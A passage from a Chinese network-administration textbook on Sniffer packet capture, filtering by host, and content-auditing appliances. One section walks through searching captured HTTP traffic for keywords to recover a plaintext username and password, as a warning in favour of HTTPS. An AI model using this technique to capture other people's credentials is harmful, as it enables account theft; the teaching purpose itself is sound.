



图 7.49　查看流量排名前 10 位的连接





图 7.50　设置报文过滤条件

下面假设在网络层捕获 IP 地址为 192.168.168.15 主机的所有通信报文，则报文过滤设置界面如图 7.51 所示。单击 Dir.列的图标，还可选择设置报文数据流的方向，默认为双向数据流。设置好过滤条件后，单击“确定”按钮，完成过滤条件的设置。

设置好过滤条件后，重新开始对报文进行捕获，此时所捕获到的报文均是该主机发送出去的或收到的报文。对所捕获的报文的解码情况如图 7.52 所示。

利用不设过滤条件的报文捕获，发现某主机有异常之后，可进一步采取设置过滤捕获，仅捕获与该主机有关的报文，以分析该主机的通信是否正常，还是感染了病毒或木马，正在对网络中的其他主机进行攻击。对于病毒或木马的攻击传播，通过这种捕包分析，可发现其报文的特点，如所使用的 TCP 端口号，这样就可在汇聚层的三层交换机上通过配置 ACL 过滤规则，将病毒或木马传播报文给禁止掉，从而实现防止该病毒或木马的传播攻击。

**4. 对捕获的报文按关键字进行查找**

对捕获到的报文，还可按关键字查找指定的报文内容。例如，若想捕获用户登录系统时

的用户名和密码信息，则可使用该方法在所捕获的报文中按关键字进行搜索获取。

在报文捕获后，选择 Decode 选项卡，切换到如图 7.52 所示的报文解码页面，在顶部的报文列表框中的任意位置右击，在弹出的快捷菜单中选择 Find Frame 选项，此时将打开如图 7.53 所示的对话框，在对话框中输入要搜索的关键字，搜索类型选择 Data ASCII，然后





图 7.51　设置按 IP 地址进行过滤





图 7.52　对捕获到的 SYN 报文解码





图 7.53　输入要搜索的关键字

单击“确定”按钮，之后 Sniffer 将在所捕获的报文中搜索含有该关键字的报文，按 F3 键，可搜索下一个含有该关键字的报文，通过查看报文的解码内容，即可找到含有用户名和密码的报文，如图 7.54 所示。





图 7.54　搜索到用户名和密码的报文解码

从图 7.54 的报文解码内容可见，用户提交的用户名和密码登录信息包含在该报文中，是 192.168.168.6 的主机向 IP 地址为 192.168.168.15 的 Web 服务器提交的，使用 HTTP 协议提交，根据报文的解码内容“txtusername＝admin&txtpwd＝24361”可知，登录的用户名为 admin，用户密码为 24361。

从中可见，用户登录提交页面，不对用户名和密码进行加密提交的做法是极不安全的，登录的用户名和密码，可被网内的任何用户使用 Sniffer 之类的软件捕获并获得用户账户和密码。因此，为提高 Web 应用程序的安全，应尽量配置使用安全的 Web 服务器，使用 HTTPS 协议进行数据提交。另外，在网页编程方面，对要提交的重要数据，应采取先加密后提交的方式，以防止数据在网络传输过程中被泄密。

# 7.3　网络内容审计

**1. 内容审计简介**

网络内容审计属于信息安全管理范畴，它是在应用层对网络传输的报文内容进行分析、监控记录和审核，实现对用户上网行为的安全管理和监控。

对于网络管理人员，必须防范网内用户在论坛上发布不良言论，若不能从管理层面彻底解决该问题，则必须从技术角度，通过上网行为管理系统记录各用户的上网行为以备查。

上网行为管理系统可对用户上网的所有操作行为和收发的数据内容进行记录。

目前，提供上网行为管理系统的厂商较多，本节以网康为例，简要介绍利用该设备对网络内容进行监控审计的操作方法。

**2. 设备的连接使用**

提供上网行为管理的设备系统一般同时还兼具网络流量控制功能。若要使用其流控功能，则应将设备以网桥模式串接在核心交换机与出口路由器或出口防火墙之间。若不使用其流控功能，只使用其上网行为管理功能，则可以旁路方式接在核心交换机上。

设备安装连接和配置好后，就会自动记录所有用户的上网行为。管理员只需利用其提供的 Web 服务，通过网页方式搜索查看或监控用户的上网行为。

**3. 使用上网行为管理系统**

(1) 登录上网行为管理系统

上网行为管理系统使用安全 Web 服务，进入系统之前必须经过用户名和密码的身份验证。验证通过后，即可进入管理系统的主界面，如图 7.55 所示。

